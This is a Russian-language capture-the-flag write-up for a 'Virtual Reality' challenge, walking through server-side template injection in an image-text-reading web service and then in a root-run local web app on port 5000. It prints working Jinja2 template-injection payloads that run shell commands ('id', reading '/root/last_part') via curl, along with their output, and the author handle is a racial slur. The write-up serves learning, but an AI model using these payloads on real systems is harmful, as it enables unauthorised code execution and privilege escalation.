
Название:	`Виртуальная реальность`
Категория:	`Квесты`
Уровень:	`Сложный`
Очки:	`1500`
Описание:	`Персонаж любимого рождественского фильма решил попробовать себя в разработке веб-сайтов. Не ошибся ли он с выбором новой профессии?`
Теги:	`SSTI, RCE, Steganography, LPE`
Автор:	`N1GGA`

Прохождение:


Открываем веб-морду




На главной странице нас ожидает сервис для чтения текста с изображения. Загружаем любую картинку с текстом

Сервис работает, хоть и совсем качественно. Какая уязвимость тут может быть? Что-то связанное с отображением. Может SSTI?


Составляем в фотошопе картинку с текстом `{{7*7}}` и загружаем




Да, тут SSTI. Теперь попробуем достичь RCE. Подбираем нужный шрифт и готовим свой пейлоад в фотошопе




Загружаем картинку




Отлично! Есть RCE. Теперь пробрасываем реверс-шелл




В домашней директории пользователя `kevin` находим картинку `me.jpg`. Переносим её на веб-морду и открываем в браузере



Это же наш любимый персонаж детства :) Но, чем он нам поможет при решении задания? Смотрим метаданные



В одном из полей находим закодированное в base64 значение. Декодируем его



И получаем пароль пользователя. Коннектимся по SSH и забираем первую часть флага

```
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Jul  3 17:56:23 2024 from 87.249.53.167
$ cat /home/kevin/first_part
CODEBY{1s_al0n3
$
```

После долгих попыток повысить привилегии, смотрим открытые порты и видим что висит порт 5000

```
$ netstat -nlp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
$
```

Скорее всего, этот порт занят веб-сервером. Отправим запрос туда curl’ом

```
$ curl -X GET http://localhost:5000/
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
        <div class="grid grid-2">
          <input type="text" name="name" placeholder="Имя" required>
          <input type="submit" value="Отправить" required>
        </div><br>
    <center><h2>Напишите свое имя, а мы сделаем его огненным</h1></center>
</body>
</html>$
```

У нас тут веб-приложение с формой для GET-запроса, которая якобы как-то приветствует “победителя”. Отправим что-нибудь в GET-запросе с нужным параметром

```
$ curl -X GET http://localhost/?name=N1GGA
curl: (7) Failed to connect to localhost port 80 after 0 ms: Connection refused
$ curl -X GET http://localhost:5000/?name=N1GGA
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
        <div class="grid grid-2">
          <input type="text" name="name" placeholder="Имя" required>
          <input type="submit" value="Отправить" required>
        </div><br>
    <center><h2>WELCOME TO THE CLUB, N1GGA</h1></center>
</body>
</html>$
```

Работает. Может и тут шаблонизатор? Пробуем пейлоад `{{7*7}}`, предварительно закодировав в URL

```
$ curl -X GET http://localhost:5000/?name=%7B%7B7%2A7%7D%7D
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
        <div class="grid grid-2">
          <input type="text" name="name" placeholder="Имя" required>
          <input type="submit" value="Отправить" required>
        </div><br>
    <center><h2>WELCOME TO THE CLUB, 49</h1></center>
</body>
</html>$
```

Да, тут тоже SSTI. Пробуем и тут взять RCE.

Пейлоад: `{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}`

Закодированный в URL:
`%7B%7B%20self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.popen%28%27id%27%29.read%2`

```
$ curl -X GET http://localhost:5000/?name=%7B%7B%20self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.popen%28%27id
%27%29.read%28%29%20%7D%7D
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
        <div class="grid grid-2">
          <input type="text" name="name" placeholder="Имя" required>
          <input type="submit" value="Отправить" required>
        </div><br>
    <center><h2>WELCOME TO THE CLUB, uid=0(root) gid=0(root) groups=0(root)
</h1></center>
</body>
</html>$
```

Отлично! Снова RCE. И как оказывается, веб-приложение запущено из под рута, а значит мы можем забрать последнюю часть флага еще

одним запросом.

Пейлоад: `{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat /root/last_part').read() }}`

Закодированный в URL: `%7B%7B%20self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.popen%28%27cat%20%2Froot%2`

```
$ curl -X GET http://localhost:5000/?name=%7B%7B%20self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.popen%28%27ca
t%20%2Froot%2Flast_part%27%29.read%28%29%20%7D%7D
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
        <div class="grid grid-2">
          <input type="text" name="name" placeholder="Имя" required>
          <input type="submit" value="Отправить" required>
        </div><br>
    <center><h2>WELCOME TO THE CLUB, _at_h0m3}
</h1></center>
</body>
</html>$
```

Бинго!